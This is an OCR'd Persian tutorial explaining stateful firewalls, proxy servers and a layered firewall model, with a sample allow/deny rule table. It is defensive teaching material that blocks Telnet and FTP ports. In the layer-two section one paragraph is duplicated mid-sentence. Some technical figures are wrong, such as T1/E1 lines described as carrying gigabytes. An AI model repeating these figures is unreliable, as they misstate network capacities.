
Stateful فایروال چیست و چگونه کار می کند؟

Stateful فایروال نوعی از فایروال است که بررسی و ردیابی وضعیت (State) ارتباطات شبکه را در موقع فیلتر کردن بسته های اطلاعاتی انجام می دهد. Stateful فایروال بیشتر کنترل و تست بسته های اطلاعاتی از لایه ۴ به پایین را انجام می دهد. همچنین سیستم پیشرفته بازرسی را نیز جهت کنترل بسته های مورد نیاز لایه ۷ ارائه می دهد. اگر بسته اطلاعاتی مجوز عبور از فایروال را دریافت نماید، اجازه عبور به این بسته داده شده و یک رکورد به جدول وضعیت(State Table) اضافه می شود.

از این به بعد ارتباط هایی که از این رکورد انتقال پیدا می کنند بدون چک کردن لایه ۷ گذر داده می شوند و فقط بسته هایی که لازم است تا اطلاعات آنها که شامل آدرس مبداء و مقصد و پورت TCP/UDP می باشند چک شود با این جدول کنترل خواهند شد تا صحت آنها تایید شود. این روش کارآیی فایروال را افزایش خواهد داد چرا که فقط بسته های اطلاعاتی که مقدار دهی شده باشند میبایست پردازش شوند.


چون این فایروال ها برای فیلتر کردن از اصول مشابه استفاده می کنند، دستورات لایه ۷ را در یک ارتباط در نظر نمی گیرند درصورتی که پراکسی فایروال ها این کار را انجام می دهند. ناتوانی فایروال ها، در کنترل کردن ارتباطات لایه ۷ نقطه ضعفی است که در برابر پراکسی ها دارند در صورتیکه مزیت آنها کنترل دامنه وسیعی از پروتکل ها(در مقایسه با پراکسی ها که محدوده کمتری از پروتکل های لایه ۷ را پشتیبانی می کنند) و سرعت بالای آنها می باشد و می توانند بهترین انتخاب برای محافظت از شبکه باشند.

فایروال به منزله نقطه کنترلی شبکه می باشد. از خصوصیات نقطه کنترلی یکی بودن و قابل کنترل بودن آن است. در این نقطه کاهش ترافیک ورودی و خروجی را خواهیم داشت، درست مانند دستگاه فلزیاب فرودگاه که افراد می بایست نفر به نفر از آن عبور کنند و همین امر باعث کندی در مراحل انتقال مسافران خواهد بود. فایروال نقش دستگاه فلزیاب را روی شبکه ایفا می کند، به این ترتیب که تمامی ترافیک خروجی و ورودی به شبکه می بایست توسط آن بازرسی شود و مزیت دیگر علاوه بر کنترل، ثبت ورود و خروج ها و دریافت گزارش می باشد.



در این قسمت مفهوم Defense-in-Depth یا دفاع در عمق را به خوبی می توان دریافت. در مثال فوق اگر شخص خرابکار از بازرسی اول فرودگاه با موفقیت عبور کند در بازرسی های بعدی که به منزله فایروال می باشد و تا رسیدن به هواپیما قرار دارد، متوقف خواهد شد.

دفاع در عمق یعنی دفاع لایه به لایه و قرار دادن عنصر مهم اطلاعاتی در مرکز لایه.(بحث دفاع در عمق در مقاله های بعدی بیشتر توضیح داده خواهد شد.)



Stateful فایروال دارای یک جدول وضعیت است بطوری که با اولین ارتباط که از داخل فایروال می گذرد این جدول ایجاد شده و رکوردی در این جدول ثبت می شود که حاوی اطلاعات زیادی از جمله آدرس مبدا و مقصد، پورت استفاده شده، Flag ها،Sequenceها و... می باشد. این اطلاعات می بایست تا حدی دقیق و مشخص آورده شود که از ایجاد ترافیک توسط هکرها که مجوز ورود آنها را به شبکه میسر می سازد، جلوگیری نماید. نمونه ای از Stateful فایروال ها، فایروال های مبتنی بر Netfilter/IPtabels می باشند.

Proxy Server چیست ؟

نرم افزاری است که در یک شبکه حد واسط بین اینترنت و کاربران واقع می شود. فلسفه ایجاد Server Proxy قراردادن یک خط اینترنت در اختیار تعداد بیش از یک نفر استفاده کننده در یک شبکه بوده است ولی بعدها امکانات و قابلیت هایی به Proxy Server افزوده شد که کاربرد آن را فراتر از به اشتراک نهادن خطوط اینترنت کرد . بطور کلی Proxy Server ها در چند مورد کلی استفاده می شوند .

یک کاربرد Proxy Server ها ، همان به اشتراک گذاشتن یک خط اینترنت برای چند کاربر است که باعث کاهش هزینه و کنترل کاربران و همچنین ایجاد امنیت بیشتر می شود . کاربرد دوم Server Proxyها ، در سایتهای اینترنتی به عنوان Firewall می باشد . کاربرد سوم که امروزه از آن بسیار استفاده می شود ، Caching اطلاعات است .

با توجه به گران بودن هزینه استفاده از اینترنت و محدود بودن پهنای باند ارتباطی برای ارسال و دریافت اطلاعات ، معمولا نمی توان به اطلاعات مورد نظر در زمان کم و با سرعت مطلوب دست یافت . امکان Caching اطلاعات ، برای کمک به رفع این مشکل در نظر گرفته شده است .

Proxy Server ، سایتهایی را که بیشتر به آنها مراجعه می شود را دریک حافظه جداگانه نگاه می دارد. به این ترتیب برای مراجعه مجدد به آنها نیازی به ارتباط از طریق اینترنت نیست بلکه به همان حافظه مخصوص رجوع خواهد شد .

این امر باعث می گردد از یک طرف زمان دسترسی به اطلاعات کمتر شده و از سوی دیگر چون اطلاعات از اینترنت دریافت نمی شود ، پهنای باند محدود موجود با اطلاعات تکراری اشغال نشود . بخصوص آنکه معمولا تغییرات در یک Website محدود به یک یا دو صفحه می باشد و گرفتن اطلاعات از اینترنت بدون Caching به معنای گرفتن کل سایت می باشد حال آنکه با استفاده از Proxy Server و امکان Caching اطلاعات ، میتوان تنها صفحات تغییر کرده را دریافت کرد . ویژگیهای Proxy Server ویژگی اول : با استفاده از Proxy Server می توان از اکثر پروتکلهای موجود در شبکه های محلی در محدوده نرم افزارهای کاربردی در شبکه های LAN مرتبط با اینترنت استفاده کرد . Proxy Server پروتکلهای پر کاربرد شبکه های محلی مانند IPX/SPX (مورد استفاده در شبکه های ناول) ، NETBEUI (مورد استفاده در شبکه های LAN با تعداد کاربران کم) و TCP/IP (مورد استفاده در شبکه های Intranet) را پشتیبانی می کند.

با این ترتیب برای اینکه بتوان از یک نرم افزار کاربردی شبکه LAN که مثلا با پروتکل IPX/SPX روی ناول نوشته شده ، روی اینترنت استفاده کرد نیازی نیست که قسمتهای مربوط به ارتباط با شبکه که از Function Call های API استفاده کرده را به Function Call های TCP/IP تغییر داد بلکه Proxy Server خود این تغییرات را انجام داده و می توان به راحتی از نرم افزاری که تا کنون تحت یک شبکه LAN با ناول کار می کرده است را در شبکه ای که مستقیما به اینترنت متصل است ، استفاده کرد . همین ویژگی درباره سرویسهای اینترنت مانند Pop3 , IRC RealAudio , Gopher , Telnet , FTP و . . . وجود دارد . به این معنا که هنگام پیاده سازی برنامه با یک سرویس یا پروتکل خاص ، محدودیتی نبوده و کدی در برنامه برای ایجاد هماهنگی نوشته نمی شود .

ویژگی دوم : با Cache کردن اطلاعاتی که بیشتر استفاده می شوند و با بروز نگاه داشتن آنها ، قابلیت سرویسهای اینترنت نمایان تر شده و مقدار قابل توجهی در پهنای باند ارتباطی صرفه جویی می گردد.

ویژگی سوم : Proxy Server امکانات ویژه ای برای ایجاد امنیت در شبکه دارد . معمولا در شبکه ها دو دسته امنیت اطلاعاتی مد نظر است . یکی آنکه همه کاربران شبکه نتوانند از همه سایتها استفاده کنند و دیگر آنکه هر کسی نتواند از روی اینترنت به اطلاعات شبکه دسترسی پیدا کند . با استفاده از Proxy Server نیازی نیست که هر Client بطور مستقیم به اینترنت وصل شود در ضمن از دسترسی غیرمجاز به شبکه داخلی جلوگیری می شود . همچنین می توان با استفاده از SSL (Secure Sockets Layers) امکان رمز کردن داده ها را نیز فراهم آورد.
ویژگی چهارم : Proxy Server بعنوان نرم افزاری که می تواند با سیستم عامل شما مجتمع شود و همچنین با IIS (Internet Information Server) سازگار می باشد، استفاده می گردد. خدمات Proxy Server Proxy Server سه سرویس در اختیار کاربران خود قرار می دهد:

۱- Service Web Proxy : این سرویس برای Web Publishing یا همان ایجاد Web Site های مختلف در شبکه LAN مفید می باشد . برای این منظور قابلیت مهم Reverse Proxing در نظر گرفته شده است . Reverse Proxing امکان شبیه سازی محیط اینترنت درمحیط داخل می باشد. به این ترتیب فرد بدون ایجاد ارتباط فیزیکی با اینترنت می تواند برنامه خود را همچنان که در محیط

اینترنت عمل خواهد کرد، تست کرده و مورد استفاده قرا دهد. این قابلیت در بالا بردن سرعت و کاهش هزینه تولید نرم افزارهای کاربردی تحت اینترنت موثر است.

۲- Winsock Proxy Service : منظور، امکان استفاده از API Callهای Winsock در Windows است . در Windows، Function Call های مورد استفاده در سرویسهای اینترنت مانند Telnet، FTP، Gopher و . . . ، تحت عنوان Winsock Protocols معرفی شده اند. در حقیقت برای استفاده از این سرویس ها در نرم افزارهای کاربردی نیازی نیست که برنامه نویس چگونگی استفاده از این سرویس ها را پیش بینی کند.

۳- Service Socks Proxy : این سرویس، سرویس Socks 4.3a را پشتیبانی می کند که در واقع زیر مجموعه ای از Winsock می باشد و امکان استفاده از Http 1.02 و بالاتر را فراهم می کند. به این ترتیب می توان در طراحی Website خارج از Firewall ، Security ایجاد کرد. معیارهای موثر در انتخاب
Proxy Server ۱- سخت افزار مورد نیاز : برای هر چه بهتر شدن توانمندیهای Proxy Server ، باید سخت افزار آن توانایی تحمل بار مورد انتظار را داشته باشد .

۲- نوع رسانه فیزیکی برای ارتباط با اینترنت : راه حلهای مختلفی برای اتصال به شبکه اینترنت وجود دارد . ساده ترین راه ، استفاده از مودم و خطوط آنالوگ می باشد . راه دیگر استفاده از ISDN و خطوط دیجیتال است که هم احتیاج به تبدیل اطلاعات از آنالوگ به دیجیتال و برعکس در ارسال و دریافت اطلاعات ندارد و هم از سرعت بالاتری برخوردار است . روش دیگر استفاده از خط های T1/E1 با ظرفیت انتقال گیگا بایت می باشد . پیشنهاد می شود که در شبکه های با کمتر از ۲۵۰ کاربر از ISDN و از ۲۵۰ کاربر به بالا از T1/E1 استفاده شود . (البته در ایران به علت عدم وجود خطوط ISDN و کمبود خطوط T1/E1 این استانداردها کمتر قابل پیاده سازی هستند.)

۳- هزینه ارتباط با اینترنت : دو عامل موثر در هزینه اتصال به اینترنت ، پهنای باند و مانایی ارتباط می باشد . هر چه مرورگر های اینترنتی بیشتر و زمان استفاده بیشتر باشد ، هزینه بالاتر خواهد بود . با توجه به اینکه Proxy Server می تواند با Caching اطلاعات این موارد را بهبود بخشد ، بررسی این عامل می تواند در تعیین تعداد Proxy های مورد استفاده موثر باشد .


۴- نوع و نحوه مدیریت سایت : این عامل نیز در تعیین تعداد Proxyها موثر است . مثلا اگر در شبکه ای مشکل راهبری وجود داشته باشد ، با اضافه کردن تعداد Proxyها ، مشکل راهبری نیز بیشتر خواهد شد .

۵- پروتکل های مورد استفاده : Proxy Server ها معمولا از پروتکلهای TCP/IP و یا IPX/SPX برای ارتباط با Client ها استفاده می کنند . بنابراین برای استفاده از Proxy باید یکی از این پروتکل ها را در شبکه استفاده کرد . پیشنهاد می شود در شبکه های کوچک با توجه به تعداد کاربر ها Proxy Server و Web Server روی یک کامپیوتر تعبیه شوند و در شبکه های متوسط یا بزرگ تعدادserver Proxyها بیش از یکی باشد .

شرح کامل دیوار آتش یا Firewall

دیوار آتش سیستمی است که در بین کاربران یک شبکه محلی و شبکه بیرونی) مثلا اینترنت (قرار می گیرد و ضمن نظارت بر دسترسی ها، در تمام سطوح ورود و خروج اطلاعات را تحت نظر دارد . مدلی ساده برای یک سیستم دیوار آتش در زیر ارائه شده است .در این ساختار هر سازمان یا نهادی که بخواهد ورود و خروج اطلاعات شبکه را کنترل کند ، موظف است ، تمام ارتباطات مستقیم شبکه داخلی خود را با دنیای خارج قطع کرده و هر گونه ارتباط خارجی از طریق یک دروازه که دیوار آتش یا فیلتر نام دارد انجام شود.

قبل از آنکه اجزای یک دیوار آتش را تحلیل کنیم باید عملکرد کلی و مشکلات استفاده از یک دیوار آتش را بررسی کنیم.



بسته های TCP و IP قبل از ورود به شبکه یا خروج از آن ابتدا وارد دیوار آتش می شوند و منتظر می مانند تا طبق معیارهای حفاظتی و امنیتی پردازش شوند .پس از پردازش و تحلیل بسته سه حالت ممکن است اتفاق بیافتد:


- اجازه عبور صادر شود (Accept mode)
- بسته حذف گردد (Blocking Mode)
- بسته حذف شده و پاسخ مناسب به مبدا آن بسته داده شود(Response Mode)

به غیر از پیغام حذف بسته می توان عملیاتی ثبت ، اخطار، رد گیری (Tracing) جلوگیری از ادامه استفاده از شبکه(Stop Using) و توبیخ هم در نظر گرفت .در حقیقت دیوار آتش محلی است برای ایست و بازرسی بسته های اطلاعاتی به گونه ای که بسته ها بر اساس تابعی از قواعد امنیتی و حفاظتی، پردازش شده و برای آنها مجوز عبور یا عدم عبور صادر شود. اگرP مجموعه ای از بسته های ورودی به سیستم دیوار آتش در نظر گرفته شود و S مجموعه ای متناهی از قواعد امنیتی باشد، داریم:

$$X=F(P,S)$$

F تابع عملکرد دیوار آتش و X نتیجه تحلیل بسته شامل سه حالتAccept, Block, Response خواهد بود . به مجموعه قواعد دیوار آتش" سیاست های امنیتی "نیز گفته می شود؛ به شکل زیر دقت کنید:

دیوار آتش یکایک بسته ها و تقاضاهای ارتباط TCP را مطابق با سیاست های امنیتی بازرسی کرده و برای آنها مجوز عبور یا دستور حذف صادر می کند . همانطوری که همه جا عملیات ایست و بازرسی وقت گیر و اعصاب خرد کن است ، دیوار آتش هم به عنوان گلوگاه(Bottleneck) می تواند منجر به بالا رفتن ترافیک، تاخیر، ازدحام (Congestion) و نهایتا بن بست در شبکه شود بن بست زمانی است که بسته ها آنقدر در حافظه دیوار آتش معطل می شوند تا طول عمرشان تمام شده و فرستنده اقدام به ارسال مجدد آنها کرده و این کار به طور متناوب تکرار شود!! به همین دلیل دیوار آتش نیاز به طراحی صحیح و دقیق دارد تا از حالت گلوگاهی خارج شود تاخیر در دیوار آتش مجموعا اجتناب ناپذیر است فقط بایستی به گونه ای باشد که بحران ایجاد نکند دیوار آتش یکایک بسته ها و تقاضاهای ارتباط، را مطابق با سیاست های امنیتی بازرسی کرده و برای آنها مجوز عبور یا دستور حذف صادر می نماید.



مبانی طراحی دیوار آتش

از آنجائی که معماری شبکه به صورت لایه به لایه است، در مدل TCP/IP برای انتقال یک واحد اطلاعات از لایه چهارم بر روی شبکه، باید تمام لایه ها را بگذراند، هر لایه برای انجام وظیفه خود تعدادی فیلد مشخص (CRC) به ابتدای بسته اطلاعاتی اضافه کرده و آنرا تحویل لایه زیرین بدهد . قسمت اعظم کار یک دیوار آتش تحلیل فیلد های اضافه شده در هر لایه و سرآیند هر بسته ا ست .در بسته ای که وارد دیوار آتش می شود به تعداد لایه ها (4 لایه) ، سرآیند متفاوت وجود خواهد داشت . معمولا سرآیند لایه اول لایه فیزیکی یا Network Interface در شبکه اینترنت اهمیت چندانی ندارد چرا که محتوای این فیلد ها فقط روی کانال فیزیکی در شبکه محلی معنا دارند و در گذر از هر شبکه یا مسیریاب این فیلد ها عوض خواهند شد . بیشترین اهمیت در سرآیند ی است که در لایه های دوم، سوم و چهارم به یک واحد از اطلاعات اضافه خواهد شد:

- در لایه شبکه از دیوار آتش، فیلد های سرآیند بسته IP را پردازش و تحلیل می کند
- در لایه انتقال در دیوار آتش، فیلد های سرآیند بسته TCP یا UDP را پردازش و تحلیل می کند
- در لایه کاربرد ، دیوار آتش ، فیلد های سرآیند همچنین و محتوای خود داده ها را بررسی می کند مثلا سرآیند و محتوای یک نامه الکترونیکی یا یک صفحه وب می تواند مورد بررسی قرار گیرد

با توجه به لایه لایه بودن معماری شبکه لاجرم یک دیوار آتش نیز چندلایه خواهد بود.

اگر یک بسته در یکی از لایه ها دیوار آتش شرط عبور را احراز نکند همان جا حذف شده و به لایه های بعدی ارجاع داده نمی شود بلکه ممکن است آن بسته جهت پیگیری های امنیتی نظیر ثبت عمل و رد گیری به سیستمی جانبی تحویل داده شود. سیاست امنیتی یک شبکه مجموعه ای متناهی از قواعد امنیتی است که بنابر ماهیت شان در یکی از سه دیوار آتش تعریف می شوند، به عنوان مثال:

- قواعد تعیین بسته های ممنوع بسته های سیاه در اولین لایه از دیوار آتش

- قواعد بستن برخی از پورت ها متعلق به سرویس هایی مثل Telnet یا FTP در لایه دوم
- قواعد تحلیل سرآیند متن یک نامه الکترونیکی یا صفحه وب در لایه سوم

لایه اول دیوار آتش

لایه اول در دیوار آتش بر اساس تحلیل بسته های IP و فیلد های سرآیند این بسته کار می کند و در این بسته فیلد های زیر قابل نظارت و بررسی هستند:

- آدرس مبدأ : برخی از ماشین های داخل یا خارج شبکه با آدرسIP خاص" حق ارسال " بسته نداشته باشند و بسته های آنها به محض ورود به دیوار آتش حذف گردد.
- آدرس مقصد : برخی از ماشین های داخل یا خارج شبکه با آدرس IP خاص" حق دریافت "بسته نداشته باشند و بسته ه ای آنها به محض ورود به دیوار آتش حذف شود آدرس هایIP غیر مجاز توسط مسئول دیوار آتش تعریف می شود
- شماره شناسایی یا دیتاگرام قطعه قطعه شده(Identifier & Fragment Offset) : بسته هایی که قطعه قطعه شده اند یا متعلق به یک دیتاگرام خاص هستند حذف شوند.
- شماره پروتکل :بسته هایی که متعلق به پروتکل خاصی در لایه بالاتر هستند می توانند حذف شوند . یعنی بررسی اینکه بسته متعلق به چه پروتکلی در لایه بالاتر است و آیا برای تحویل به آن پروتکل مجاز است یا خیر.
- زمان حیات بسته : بسته هایی که بیش از تعداد مشخصی مسیریاب را طی کرده اند مشکوک هستند و باید حذف شوند) مربوط به بحثTTL
- بقیه فیلد های بنابر صلاح دید و قواعد امنیتی مسئول دیوار آتش قابل بررسی هستند.

مهمترین خصوصیت لایه اول در دیوار آتش آنست که در این لایه بسته ها به طور مجزا و مستقل از هم بررسی می شوند و هیچ نیازی به نگه داشت ن بسته های قبلی یا بعدی یک بسته نیست . به همین دلیل ساده ترین و سریع ترین تصمیم گیری در این لایه انجام می شود امروزه برخی از مسیریاب ها با امکان لایه اول دیوار آتش به بازار عرضه می شوند ، یعنی به غیر از مسیریابی، وظیفه لایه اول در دیوار آتش را هم انجام می دهند که به آنها" مسیریاب های فیلتر کننده ی بستهPocket Filtering Router گفته می شود . بنابراین مسیریاب قبل از اقدام به مسیریابی، براساس جدولی بسته هایIP را غربال می کند و تنظیم این جدول بر اساس نظر مسئول شبکه و برخی از قواعد امنیتی انجام می گیرد وارد بحثFiltering و ... می شود !!

با توجه به سریع بودن این لایه هر چه درصد قواعد امنیتی در این لایه دقیق تر و سختگیرانه تر باشد ، حجم پردازش در لایه های بالاتر کمتر و در عین حال احتمال نفوذ پایین تر خواهد بود ولی در مجموع به خاطر تنوع میلیاردی آدرس هایIP نفوذ از این لایه به آدرس های جعلی یا قرضی امکان پذیر خواهد بود و این ضعف در لایه های بالاتر بایستی جبران شود.

لایه دوم در دیوار آتش

در این لایه از فیلد های سرآیند لایه انتقال برای تحلیل بسته استفاده می شود . عمومی ترین فیلد های بسته های لایه انتقال جهت بازرسی در دیوار آتش، عبارتند از:

شماره پورت پروسه مبدا و شماره پورت پروسه مقصد : با توجه به آنکه پورتهای استاندارد شناخته شده هستند ، ممکن است مسئول یک دیوار آتش بخواهد سرویس ftp انتقال فایل فقط در محیط شبکه محلی امکان پذیر باشد و برای تمام ماشین های خارجی این سرویس وجود نداشته باشد بنابراین دیوار آتش می تواند بسته هایTCP با شماره پورت 20 و 21 مربوط به ftp که قصد ورود یا

خروج از شبکه را دارند، حذف کند . یکی دیگر از سرویس های خطرناک که ممکن است مورد سو استفاده قرار گیرد Telnet است که می توان به راحتی پورت 23 را مسدود کرد یعنی بسته هایی که شماره پورت مقصدشان 23 است، حذف شوند.

- فیلد شماره ترتیب و فیلد Acknowledgment : این دو فیلد بنا بر قواعد تعریف شده ، توسط مسئول شبکه قابل استفاده هستند.
- کدهای (TCP Code Bits) : در بخش های قبلی با نقش کلیدی این بیت ها آشنا ش دید .دیوار آتش با بررسی این کنترلی لایه دوم در دیوار آتش در این لایه از فیلد های سرآیند لایه انتقال برای تحلیل بسته استفاده می شود . عمومی ترین فیلد های بسته های لایه انتقال جهت بازرسی در دیوار آتش، عبارتند از:
- شماره پورت پروسه مبدا و شماره پورت پروسه مقصد : با توجه به آنکه پورتهای استاندارد شناخته شده هستند ، ممکن است مسئول یک دیوار آتش بخواهد سرویس ftp انتقال فایل فقط در محیط شبکه محلی امکان پذیر باشد و برای تمام ماشین های خارجی این سرویس وجود نداشته باشد بنابراین دیوار آتش می تواند بسته های TCP با شماره پورت 20 و 21 مربوط به ftpکه قصد ورود یا خروج از شبکه را دارند، حذف کند . یکی دیگر از سرویس های خطرناک که ممکن است مورد سو استفاده قرار گیرد Telnet است که می توان به راحتی پورت 23 را مسدود کرد یعنی بسته هایی که شماره پورت مقصدشان 23 است، حذف شوند.
- فیلد شماره ترتیب و فیلد Acknowledgment : این دو فیلد بنا بر قواعد تعریف شده ، توسط مسئول شبکه قابل استفاده هستند.
- کدهای کنترلی (TCP Code Bits) : در بخش های قبلی با نقش کلیدی این بیت ها آشنا ش دید .دیوار آتش با بررسی این کدها، به ماهیت آن بسته پی برده و سیاست های لازم را بر روی آن اعمال می کند . به عنوان مثال یک دیوار آتش ممکن است به گونه ای تنظیم شود که تمام بسته هایی که از بیرون به شبکه وارد می شوند و دارای بیت SYN= 1 هستند را حذف کند . بدین ترتیب هیچ ارتباط TCP از بیرون به درون شبکه برقرار نخواهد شد .

از مهمترین خصوصیات این لایه آنست که تمام تقاضاهای برقراری ارتباط TCP بایستی از این لایه بگذرد و چون در ارتباط TCP تا مرحله" دست تکانی سه مرحله ای " به اتمام نرسد ، انتقال داده امکان پذیر نیست ، لذا قبل از هر گونه مبادله داده دیوار ، آتش می تواند مانع برقراری هر ارتباط غیر مجاز شود . یعنی دیوار آتش می تواند تقاضاهای برقراری ارتباط TCP را قبل از ارائه به ماشین مقصد بررسی نماید و در صورت غیر قابل اعتماد بودن، مانع از برقراری ارتباط شود . دیوار آتش در این لایه نیاز به جدولی از شماره پورت های غیر مجاز دارد.

مجموع قواعد امنیتی تعریف شده در لایه اول و دوم در یک جدول همانند مثال زیر تنظیم و به دیوار آتش اعمال می شوند:

Action	Source Address	Destination Address	Protocol	Source Port	Destination Port	Code Bit
Allow	Inside Network Address	Outside Network Address	TCP	Any	80	Any
Allow	Inside Network Address	Outside Network Address	TCP	80	>1023	ACK
Deny	All	All	All	All	All	All

لایه سوم دیوار آتش

در این لایه حفاظت بر اساس نوع سرویس و برنامه کاربردی انجام می شود . یعنی با در نظر گرفتن پروتکل در لایه چهارم به تحلیل داده ها می پردازد . تعداد سرآیندها در این لایه بسته به نوع سرویس بسیار متنوع و فراوان است . بنابراین در لایه سوم دیوار آتش، برای هر سرویس مجزا) مثل سرویس پست الکترونیکی، سرویس ftp سرویس وب و ... باید یک سلسله پردازش و قواعد ، امنیتی

مجزا تعریف شود و به همین دلیل حجم و پیچیدگی پردازش در لایه سوم زیاد است . توصیه می کنم که تمام سرویس های غیر ضروری و شماره پورت هایی که مورد استفاده نیستند در لایه دوم مسدود شوند، تا کار در لایه سوم کمتر شود.

به عنوان مثال فرض کنید موسسه ای اقتصادی، سرویس پست الکترونیکی خود را دائر کرده ولی نگران فاش شدن برخی اطلاعات محرمانه است . در این حالت دیوار آتش در لایه سوم می تواند کمک کند تا برخی از آدرس های پست الکترونیکی مسدود شود، در عین حال می تواند در متون نامه های رمز نشده دنبال برخی از کلمات کلیدی حساس بگردد و متون رمز گذاری شده را در صورتی که موفق به رمز گشایی آنها نشود، حذف کند.

